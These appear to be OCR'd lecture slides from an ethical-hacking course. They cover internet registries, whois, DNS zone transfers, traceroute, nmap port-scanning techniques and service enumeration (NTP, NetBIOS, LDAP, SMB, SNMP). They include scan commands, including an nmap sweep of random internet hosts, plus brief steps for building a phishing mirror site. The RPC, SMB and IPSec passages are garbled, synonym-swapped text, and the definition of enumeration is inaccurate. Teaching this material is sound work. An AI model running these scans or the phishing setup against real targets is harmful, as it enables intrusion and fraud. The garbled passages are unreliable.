- Core functions of the Internet are managed by a non-profit organization, the Internet Corporation for Assigned Names and Numbers (ICANN, icann.org)
- ICANN coordinates the assignment of the following identifiers that must be globally unique for the Internet to function:
  - Internet domain names
  - IP address numbers
  - Protocol parameters and port numbers
- Three sub-divisions of ICANN are of interest for hackers:
  - Address Supporting Organization (ASO): **aso.icann.org**
  - Generic Names Supporting Organization (GNSO): **gnso.icann.org**
  - Country Code Domain Name Supporting Organization (CCNSO): **ccnso.icann.org**

# Internet organization…

- Regional Internet Registries (RIRs) manage, distribute, and register public Internet number resources within their respective regions.
- RIRs allocate IPs to organizations, Internet service providers (ISPs), or National Internet Registries (NIRs) or Local Internet Registries (LIRs) if particular governments require it (mostly in communist countries, dictatorships, etc.)
- There are 5 RIRs
  - **APNIC (apnic.net):** East Asia, Oceania, South Asia and South East Asia
  - **ARIN (arin.net):** USA, Canada, Parts of caribbean and Antarctica
  - **LACNIC (lacnic.net):** Latin America and most of Caribbean
  - **RIPE (ripe.net):** Europe, Central Asia, Russia and West Asia
  - **AFRINIC (afrinic.net):** Whole of Africa

# Internet organization

- GNSO reviews and develops recommendations on domain-name policy for all generic top-level domains (gTLDs):
  - GNSO is not responsible for domain name registration, but is responsible for the generic top-level domains (for example, .com, .net, .edu, .org, and .info)
  - List of generic top-level domains can be found at iana.org/gtld/gtld.htm.
- CCNSO reviews and develops recommendations on domain-name policy for all country-code top-level domains (ccTLDs):
  - ICANN does not handle domain name registrations.
  - List of country-code top-level domains can be found at iana.org/cctld/cctld-whois.htm.

# Internet organization

- Some other useful links:
  - iana.org/assignments/ipv4-address-space IPv4 allocation
  - iana.org/assignments/ipv6-address-space IPv6 allocation
  - iana.org/ipaddress/ip-addresses.htm IP address services
  - rfc-editor.org/rfc/rfc3330.txt Special-use IP addresses
  - iana.org/assignments/port-numbers Registered port numbers
  - iana.org/assignments/protocol-numbers Registered protocol numbers

# Internet Foot Printing tools

- **Whois:** Gathers IP address and domain information
  - whois mit.edu
- **Host:** Can look up one IP address, or the whole DNS Zone file (All the servers in the domain)
  - host mit.edu

```
yourname@S214-01u:~$ nc whois.arin.net 43
18.7.22.69

OrgName:    Massachusetts Institute of Techn
OrgID:      MIT-2
Address:    Room W92-190
Address:    77 Massachusetts Avenue
City:       Cambridge
StateProv:  MA
PostalCode: 02139-4307
Country:    US

NetRange:   18.0.0.0 - 18.255.255.255
CIDR:       18.0.0.0/8
NetName:    MIT
NetHandle:  NET-18-0-0-0-1
Parent:
NetType:    Direct Assignment
NameServer: STRAWB.MIT.EDU
NameServer: W20NS.MIT.EDU
NameServer: BITSY.MIT.EDU
Comment:
RegDate:
Updated:    1998-09-26

RTechHandle: JIS-ARIN
RTechName:   Schiller, Jeffrey
RTechPhone:  +1-617-253-8400
RTechEmail:  jis@mit.edu

OrgTechHandle: JIS-ARIN
OrgTechName:   Schiller, Jeffrey
OrgTechPhone:  +1-617-253-8400
OrgTechEmail:  jis@mit.edu
```

# Whois

```
Registrant:
targetcompany (targetcompany-DOM)
   XXX Everest Blk A.Enclave
   Ameerpet
   Hyderabad
   Andrapradesh,500038
   IN
   Domain Name: targetcompany.COM

   Administrative Contact:
      R****, J***  (RJXX2-ORG)  targetcompany@HD1.VSNL.NET.IN
      targetcompany
      XXX, Everest Block, A.Enclave,
      Ameerpet
      Hyderabad, Andrapradesh 500038
      IN        91 40 XXXX 329X       Fax- 91 40 XXXX 329X
   Technical Contact:
      S*****, V****  (VSXX)  techcontact@WEBINDIA.COM
      XXXS Inc
      XXX R.Lane
      Hoffman Estates, IL  60194
      US.       408/XXX-XXXX 408/XXX-XXXX
   Record expires on 14-Oct-200X.
   Record created on 13-Oct-1997.
   Database last updated on 17-Mar-2003 07:49:04 EST.

   Domain servers in listed order:
   NS1.WEBINDIA.COM            204.XXX.140.X01
   NS2.WEBINDIA.COM            204.XXX.141.X01
```

**Registrant:**
targetcompany (targetcompany-DOM)
# Street Address
City, Province
State, Pin, Country
**Domain Name**: **targetcompany.COM**

**Administrative Contact:**
Surname, Name (SNIDNo-ORG) **targetcompany@domain.com**
targetcompany (targetcompany-DOM) # Street Address
City, Province, State, Pin, Country
Telephone: XXXXX Fax XXXXX

**Technical Contact**:
Surname, Name (SNIDNo-ORG) **targetcompany@domain.com**
targetcompany (targetcompany-DOM) # Street Address
City, Province, State, Pin, Country
Telephone: XXXXX Fax XXXXX

```
Domain servers in listed order:
     NS1.WEBHOST.COM            XXX.XXX.XXX.XXX
     NS2.WEBHOST.COM            XXX.XXX.XXX.XXX
```

# Nslookup

- Nslookup is a program to query Internet domain name servers.
- Displays information that can be used to diagnose Domain Name System (DNS) infrastructure.
- Helps find additional IP addresses if authoritative DNS is known from whois.
- MX record reveals the IP of the mail server.
- Both Unix and Windows come with a Nslookup client.
- Third party tools like Sam Spade also provide a client for Nslookup.

# Nslookup

- Provides detailed information about IP address associated with a DNS
- Provides what software/tools installed

```
acct18        ID IN A    192.168.230.3
           ID IN HINFO "Gateway2000" "WinWKGRPS"
           ID IN MX    0 exampleadmin-smtp
           ID IN RP    bsmith.rci bsmith.who
           ID IN TXT    "Location:Telephone Room"
ce          ID IN CNAME  aesop
au          ID IN A    192.168.230.4
           ID IN HINFO  "Aspect" "MS-DOS"
           ID IN MX    0 andromeda
           ID IN RP    jcoy.erebus jcoy.who
           ID IN TXT    "Location: Library"
acct21        ID IN A    192.168.230.5
           ID IN HINFO  "Gateway2000" "WinWKGRPS"
```

- To find all systems with Solaris installation

```
[bash]$ grep -i solaris zone_out |wc -l
   388
```

# Type of DNS Records

| Type | Description |
|---|---|
| A | A host's IP address. An address record allowing a computer name to be translated into an IP address. Each computer must have this record for it IP address to be located |
| MX | Host or domain's mail exchange |
| NS | Host of domain's name server |
| CNAME | Hosts canonical names – allows additional names or alias to be used to locate a computer |
| SOA | Indicate authority f domain |
| SRV | Service location record |
| RP | Responsible person |
| PTR | Host domain name – host identified by its IP address |
| TXT | Generic text record |
| HINFO | Host information record with CPU type and operating system |


# Traceroute

- Traceroute works by exploiting a feature of the Internet Protocol called TTL, or Time To Live.
- Traceroute reveals the path IP packets travel between two systems by sending out consecutive UDP packets with ever-increasing TTLs .
- As each router processes a IP packet, it decrements the TTL.
- When the TTL reaches zero, it sends back a "TTL exceeded" message (using ICMP) to the originator.
- Routers with DNS entries reveal the name of routers, network affiliation and geographic location.

# Traceroute Analysis

- Traceroute can be used to determine the path from source to destination
- Using this information, an attacker can determine the layout of a network and location of devices
- Example: By using the info below an attacker can build a network diagram
  - `traceroute 1.10.10.20, second to last hop is 1.10.10.1`
  - `traceroute 1.10.20.10, third to last hop is 1.10.10.1`
  - `traceroute 1.10.20.10, second to last hop is 1.10.10.50`
  - `traceroute 1.10.20.15, third to last hop is 1.10.10.1`
  - `traceroute 1.10.20.15, second to last hop is 1.10.10.50`

# Traceroute Analysis



# Path Analyzer Pro

**Which severs to focus?**

Path Analyzer Pro

Standard Options

Protocol

TCP

UDP

Source Port

Random 53

Tracing Mode

Default

Adaptive

FIN Packets Only

Advanced Probe Details

Advanced Tracing Details

Work-ahead Limit

5 TTLs

Minimum Scatter

20 milliseconds

Probes per TTL

Minimum: 2

Maximum: 10

Stop on control messages (ICMP)

Target: www.apple.com Port: Smart 80 Trace Continuous Trace

Report Synopsis Charts Geo Log Stats

Latency in milliseconds

100

50

0

Anomaly

10.17.17.1 – 1
10.10.48.1 – 2
68.10.14.73 – 3
68.10.8.233 – 4
68.10.14.17 – 5
68.1.0.26 – 6
68.1.1.234 – 7
68.1.1.232 – 8
68.1.0.220 – 9
204.70.193.101 – 10
204.70.193.161 – 11
208.173.52.114 – 12
204.70.192.53 – 13
204.70.194.178 – 14
204.70.192.86 – 15
204.70.192.117 – 16
204.70.192.90 – 17
206.24.211.6 – 18
63.251.63.82 – 19
Neglected – 20
17.254.0.91 – 23

Hops

Target Port: TARGET OPEN

# DNS Enumerator

- DNS resolves host name to IP address
- DNS server normally have two instances – primary and secondary
- Provides for redundancy for running DNS in case the primary name server become unavailable
- A zone transfer allows a secondary master server to update its zone database from the primary master
- A misconfigured DNS can allow an untrusted Internet users to perform a DNS zone transfer and see all hosts on a network (needs to be done only by secondary master DNS servers).
- This technique has become almost obsolete but:
  - This vulnerability allows for significant information gathering on a target.
  - It is often the springboard to attacks that would not be present without it.
  - You can still find many DNS servers that allow this feature.

# DIG (Domain Information Groper)

- Determine companies primary DNS server
  - Look for the Start of Authority (SOA) record
  - Shows zones or IP addresses
    - dig soa mit.edu
    - Shows three servers, with IP addresses
    - This is a start at mapping the MIT network

```
yourname@S214-01u:~$ dig soa mit.edu

; <<>> DiG 9.3.2 <<>> soa mit.edu
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60742
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 3, ADDITIONAL: 3

;; QUESTION SECTION:
;mit.edu.                       IN      SOA

;; ANSWER SECTION:
mit.edu.                4539    IN      SOA     BITSY.mit.edu. NETWOR
it.edu. 4349 3600 900 3600000 21600

;; AUTHORITY SECTION:
mit.edu.                4539    IN      NS      STRAWB.mit.edu.
mit.edu.                4539    IN      NS      BITSY.mit.edu.
mit.edu.                4539    IN      NS      W20NS.mit.edu.

;; ADDITIONAL SECTION:
BITSY.mit.edu.          14362   IN      A       18.72.0.3
W20NS.mit.edu.          16061   IN      A       18.70.0.160
STRAWB.mit.edu.         12793   IN      A       18.71.0.151
```

# DNS Interrogation – host & dig

- host provides list of IP address

```
host -l example.com
and
host -l -v -t any example.com

host -l example.com |cut -f 4 -d"" "" >\> /tmp/ip_out
```

- DIG provides similar details
- dnsrecon (github.com/darkoperator/dnsrecon) transfers zone information recursively. To run dnsrecon use following commands

```
[bash]$ python dnsrecon.py -x -d internaldomain.com
[*] Performing General Enumeration of Domain: internaldomain.com
[-] Wildcard resolution is enabled on this domain
[-] It is resolving to 10.10.10.5
[-] All queries will resolve to this address!!
[*] Checking for Zone Transfer for internaldomain.com name servers
[*] Trying NS server 10.10.10.1
[*] Zone Transfer was successful!!
```

- Other scripts available for DNS enumeration are: dnsenum, dnsmap, fierce

# SpiderFoot

- Open source, domain footprinting tool which scrapes the websites on a specified domain and searches Google, Netcraft, Whois, and DNS to build a profile of:
  - Sub-domains
  - Affiliates
  - Web server versions
  - Users
  - Similar domains
  - Email addresses
  - Netblocks

# Cookies

- Cookie
  - Text file generated by a Web server
  - Stored on a user's browser
  - Information sent back to Web server when user returns
  - Used to customize Web pages
  - Some cookies store personal information: Security issue
- View cookies (Chrome): Website -> Inspect -> Application -> Cookies

# Social Engineering

- Targets the human component of a network to obtain confidential personal information (passwords, email, phone etc)
- Main idea:
  - "Why to crack a password when you can simply ask for it?"
  - Users divulge their passwords to IT personnel
- Tactics: Persuasion, Intimidation, Coercion, Extortion, Blackmailing
- Biggest and most difficult security threat to networks
- Recognize personality traits and understand to read body language
- Techniques: Urgency, Quid-pro-quid, Status-quo, Kindness, Position
- Prevention:
  - Train user not to reveal any information to outsiders
  - Verify caller identity: ask questions, call back to confirm
  - Security drills

# Dumpster Diving

- Attacker finds information in victim's trash
  - Discarded computer manuals: Notes or passwords written in them
  - Telephone directories
  - Calendars with schedules
  - Financial reports
  - Inter-office memos
  - Company policy
  - Utility bills
  - Resumes of employees
- Prevention
  - Educate your users about dumpster diving
  - Proper trash disposal
  - Use "disk shredder" software to erase disks before discarding them
    - Software writes random bits
    - Done at least seven times
  - Discard computer manuals offsite
  - Shred documents before disposal

# List of Footprinting Tools

- Whois & SmartWhois
- Nslookup
- ARIN
- Neo Trace
- Visual Route Trace
- Path Analyzer Pro
- EmailTrackerPro
- Email Spider
- Geo Spider
- Website Watcher
- HTTrack Web Copier
- Google Earth

# How to setup a fake website

- Mirror the entire website from a target URL
- Register a fake domain name which sound like the real website
- Host the mirrored website into fake website URL
- Send phishing e-mails to the victims directing to the fake website
- Continuously update fake mirror website with real website


# How to setup a fake website

## Real Website

## Fake Website

# How to setup a fake website

- Reamweaver has everything you need to instantly “steal" anyone's website, copying the real-time "look and feel" but letting you change any words, images, etc. that you choose
- When a visitor visits a page on your stolen (mirrored) website, Reamweaver gets the page from the target domain, changes the words as you specify, and stores the result (along with images, etc.) in the fake website
- With this tool your fake website will always look current, Reamweaver automatically updates the fake mirror when the content changes in the original website
- Download: http://www.eccouncil.org/cehtools/reamweaver.zip



# Web Tools for Foot Printing

| Tool | Function |
|---|---|
| Google groups (*http://groups.google.com*) | Search for e-mail addresses in postings in technical or nontechnical newsgroups |
| Whois (*www.arin.net* or *www.whois.net*) | Gather IP and domain information |
| SamSpade (*www.samspade.org*) | Gather IP and domain information; versions available for UNIX and Windows OSs |
| Google search engine (*www.google.com*) | Search for Web sites and company data |
| Namedroppers (*www.namedroppers.com*) | Run a domain name search; more than 30 million domain names updated daily |
| White Pages (*www.whitepages.com*) | Conduct reverse phone number lookups and retrieve address information |
| Metis (*www.severus.org/sacha/metis*) | Gather competitive intelligence from Web sites |
| Dig (command available on all *NIX-based systems; can be downloaded from *http://pigtail.net/LRP/dig/* for Microsoft platforms) | Perform DNS zone transfers; replaces the Nslookup command |
| Host (command available on all *NIX-based systems; Hostname can be downloaded from *http://sysinternals.com/ntw2k/source/misc.shtml* for Windows platforms) | Obtain host IP and domain information; can also be used to initiate DNS zone transfers |
| Netcat (command available on all *NIX-based systems; can be downloaded from *http://atstake.com/research/tools* for Windows platforms) | Read and write data to ports over a network |
| Wget (command available on all *NIX-based systems; can be downloaded from *http://gnu.org/software/wget/wget.html* for Microsoft platforms) | Retrieve HTTP, HTTPS, and FTP files over the Internet |
| Paros (*www.parosproxy.org*) | Capture Web server information and possible vulnerabilities in a Web site's pages that could allow exploits such as SQL injection and buffer overflows |

# Scanning

# Scanning

- Scanning is a set of procedures for identifying live hosts, ports, and services, discovering Operating system and architecture of target system, Identifying vulnerabilities and threats in the network.
- Network scanning is used to create a profile of the target organization.
- Scanning is used to collect more information using complex and aggressive reconnaissance techniques.
- Vulnerability scanning is performed by pen-testers to detect the possibility of network security attacks.
- This technique led hackers to identify vulnerabilities such as missing patches, unnecessary services, weak authentication, or weak encryption algorithms.

# Scanning Types

- Network scanning
- Port scanning
- Vulnerability scanning

# Network Scanning

- Objectives
  - To discover live hosts/computer, IP address, and open ports of the victim.
  - To discover services that are running on a host computer.
  - To discover the Operating System and system architecture of the target.
  - To discover and deal with vulnerabilities in Live hosts.
- Methods
  - Hackers and Pen-testers check for Live systems.
  - Check for open ports (also known as Port Scanning)
  - Scanning beyond IDS (Intrusion Detection System)
  - Banner Grabbing: method for obtaining information regarding the targeted system on a network and services running on its open ports. Telnet and ID Serve are the tools used mainly to perform a Banner-grabbing attack.
  - Scan for vulnerability
  - Prepare Proxies

# Port Scanning

- It is a conventional technique used by penetration testers and hackers to search for open doors from which hackers can access any organization's system.
- During this scan, hackers need to find out those live hosts, firewalls installed, operating systems used, different devices attached to the system, and the targeted organization's topology.
- Once the Hacker fetches the victim organization's IP address by scanning TCP and UDP ports, the Hacker maps this organization's network under his/her grab.
- Nmap is a tool to perform port scanning.

# Port Scanning Techniques

- **SYNScan**: SYN scan or stealth doesn't complete the TCP three-way handshake. A hacker sends an SYN packet to the target, and if an SYN/ACK frame is received back, the port is in a position to listen. If an RST is retrieved from the target, the port is closed or not activated.
- **XMASScan**: XMAS scan send a packet which contains URG (urgent), FIN (finish) and PSH (push) flags. If there is an open port, there will be no response; but the target responds with an RST/ACK packet if the port is closed. (RST=reset).
- **FINScan**: A FIN scan is similar to an XMAS scan except that it sends a packet with just the FIN (finish) flag and no URG or PSH flags. FIN scan receives the same response and has the same limitations as XMAS scans.
- **IDLEScan**: An IDLE scan uses a spoofed/hoax IP to send the SYN packet to the target by determining the port scan response and IP header sequence number.
- **Inverse TCP Flag Scan:** Attacker sends TCP probe packets with a TCP flag (FIN, URG PSH) or no flags. If there is no response, it indicates that the port is open, and RST means it is closed.
- **ACK Flag Probe Scan:** Attacker sends TCP probe packets where an ACK flag is set to a remote device, analyzing the header information (TTL and WINDOW field). The RST packet signifies whether the port is open or closed.

# Vulnerability Scanning

- Proactive identification of the system's vulnerabilities within a network in an automated manner to determine whether the system can be exploited.
- Tools:
  - **Nmap**: extract information such as live hosts on the network, services, type of packet filters/firewalls, operating systems, and OS versions.
  - **Angry IP Scanner**: scans for systems available in a given input range.
  - **Hping2/Hping3**: are command-line packet crafting and network scanning tools used for TCP/IP protocols.
  - **Superscan**: is another powerful tool developed by Mcafee, which is a TCP port scanner, also used for pinging.
  - **ZenMap**: is another very powerful Graphical user interface (GUI) tool to detect the type of OS, OS version, ping sweep, port scanning, etc.
  - **Net Scan Tool Suite Pack**: is a collection of different types of tools that can perform a port scan, flooding, webrippers, mass emailers etc
  - **Wireshark and Omnipeak** are two powerful and famous tools that listen to network traffic and act as network analyzers.
  - Other PCs tools: Advanced Port Scanner, Net Tools, MegaPing, CurrPorts, PRTG Network Monitor, SoftPerfect Network Scanner, Network Inventory Explorer etc.

# Thank You

# BITS Pilani Presentation

BITS Pilani
Pilani Campus

Jagdish Prasad
WILP

innovate achieve lead

BITS Pilani
Pilani Campus

# SSZG575: Ethical Hacking
# Session: 07 (Enumeration)

# Agenda


- Enumeration
- Sniffing
- DHCP
- DNS

# Enumeration

# What is Enumeration?

- A process which establishes an active connection to the target hosts to discover potential attack vectors in the system.
- The connection can be used for further exploitation of the system.
- Enumeration is the third step of information gathering about target – Footprinting, Scanning & Enumeration
  - **Footprinting:** Act of gathering information about target systems (active & passive footprinting)
  - **Scanning:** Using tools to find openings in target systems
  - **Enumeration:** Gaining complete access to the system by compromising the vulnerabilities identified during footprinting and scanning

# Techniques for Enumeration




**Information gathered thru enumeration:**

- Network shares & services
- User and Group names
- Routing tables
- IP tables
- Audit settings
- Service configuration settings
- Machine/Host names
- Applications & Banners
- SNMP details
- DNS details

# Enumeration Types

- Enumeration depends on the services that a system offers.
- Common enumeration types are:
  - NTP enumeration
  - NetBIOS enumeration
  - Windows enumeration
  - LDAP enumeration
  - Linux/Windows enumeration
  - SMB enumeration
  - RPC enumeration
  - SNMP enumeration
  - IPSec enumeration
  - VOIP enumeration

# NTP Enumeration

- Network Time Protocol is for synchronizing time across network - especially important when utilizing Directory Services.
- Number of time servers exist throughout the world that can be used to keep systems synced to each other.
- NTP utilizes UDP port 123.
- Using NTP enumeration, one can gather lists of hosts connected to NTP server, IP addresses, system names, and OS running on the client system in a network.
- All this information can be enumerated by querying NTP server.
- Tools:
  - PRTG Network Monitor,
  - Nmap
  - Wireshark
  - udp-proto-scanner
  - NTP Time Server Monitor

# NTP Enumeration Using Nmap

- Find hosts with NTP listening

```
nmap -p123 -Pn -T4 -vv -n -sU -iR 10000 -oN nmap_ntp --open
```

- Nmap NSE Script – to extract information using NTP commands

```
nmap -sU -p123 -iL ntp_targ.txt --script ntp-info -Pn -n
```

- ntpq – command line tool to query remote NTPD daemons. Can run in interactive or command line mode
- ntpdc – interactive tool, provides information about conenctions to the NTP server
- ntptrace – attempts to trace the original source of NTP by continually requesting the upstream NTP server until it eventually gets to Stratum 1 (the highest level a computer can be in the NTP hierarchy – Stratum 0 is the actual clock)

# NetBIOS Enumeration

- NetBIOS stands for Network Basic Input Output System.
- Allows computer communication over a LAN and share files and printers.
- NetBIOS names are used to identify network devices over TCP/IP (Windows).
- Must be unique on a network, limited to 16 characters where 15 characters are used for the device name and the 16th character is reserved for identifying the type of service running or name record type.
- Attackers use the NetBIOS enumeration to obtain:
  - List of computers that belong to a domain
  - List of shares on the individual hosts on the network
  - Policies and passwords
- NBTStat: Find protocol statistics, NetBIOS name table and name cache details
- NBTScan – Command line tool to scan network for NetBIOS shares and name
- Superscan: GUI tool used to enumerate windows machine
- Net View: Command line tool to identify shared resources on a network

# Windows Enumeration

- Used for Windows operating systems
- Sysinternals is the tool set used for this
- Most basic enumeration and the hackers attack desktop workstations.
- Any file can be accessed and altered – confidentiality loss
- Can change the configuration of the desktop or operating system
- Can be **prevented** by using Windows firewall.

# LDAP Enumeration

- LDAP is a protocol used to access directory listings within Active Directory or from other Directory Services.
- A directory is compiled in a hierarchical and logical format like the levels of management and employees in a company.
- LDAP tends to be tied into the Domain Name System to allow integrated quick lookups and fast resolution of queries.
- LDAP generally runs on port 389 and like other protocols tends to usually conform to a distinct set of rules (RFC's).
- It is possible to query the LDAP service, sometimes anonymously to determine a great deal of information that could glean the tester, valid usernames, addresses, departmental details that could be utilised in a brute force or social engineering attack.
- Tools: Jexplorer, LDAP Admin Tool

# Linux/UNIX Enumeration

- Hackers who need to enumerate a target host whose operating system is Linux/UNIX use this type of enumeration.
- Works in the same way as others and collects various sensitive data.
- Similar to Windows enumeration
- Can be **prevented** by configuring IPTables.

# SMB Enumeration

- SMB represents Server Message Block.
- Convention for sharing assets like records, printers and any asset which should be retrievable or made accessible by the server.
- Runs on port 445 or port 139.
- Easily accessible in windows, so windows clients don't have to arrange anything extra as such other than essential set up.
- For Linux, a samba server is required as Linux locally doesn't utilize SMB convention.
- A confirmation will be set up like a username and secret word, and certain assets made shareable.
- Main defect is utilizing default certifications or effectively guessable or no verification for access of significant assets of the server.
- Administrators must make strong passwords mandatory for clients who need to get to assets utilizing SMB.
- Samba servers are infamous for being hugely vulnerable.

# RPC Enumeration

- Remote Procedure Call permits customers and workers to impart in disseminated customer/worker programs.
- Counting RPC endpoints empower aggressors to recognize any weak administrations on these administration ports.
- In networks ensured by firewalls and other security establishments, this portmapper is regularly sifted.
- Hackers filter high port reaches to recognize RPC administrations that are available to coordinate an assault.

# SNMP Enumeration

- SNMP (Simple Network Management Protocol) is an application layer protocol which uses UDP protocol to maintain and manage routers, hubs, switches and other network devices on an IP network.
- SNMP is a very common protocol found enabled on a variety of operating systems like Windows Server, Linux & UNIX servers and network devices like routers, switches etc.
- SNMP enumeration is used to enumerate user accounts, passwords, groups, system names, devices on a target system.
- Consists of three major components:
  - **Managed Device:** A managed device is a device or a host (node) which has the SNMP service enabled. These devices could be routers, switches, hubs, bridges, computers etc.
  - **Agent:** An agent can be thought of as a piece of software that runs on a managed device. Its primary job is to convert the information into SNMP compatible format for the smooth management of the network using SNMP protocol.
  - **Network Management System (NMS):** These are the software systems that are used for monitoring of the network devices.
- Tools: OpUtils, SolarWinds

# IPSec Enumeration

- IPsec utilizes ESP (Encapsulation Security Payload), AH (Authentication Header) and IKE (Internet Key Exchange) to ensure the correspondence between VPN organizations.
- IPsec-based VPNs use the Internet Security Association and Key Management Protocol (part of IKE) to establish, arrange, alter and erase Security Associations and cryptographic keys in a VPN climate.
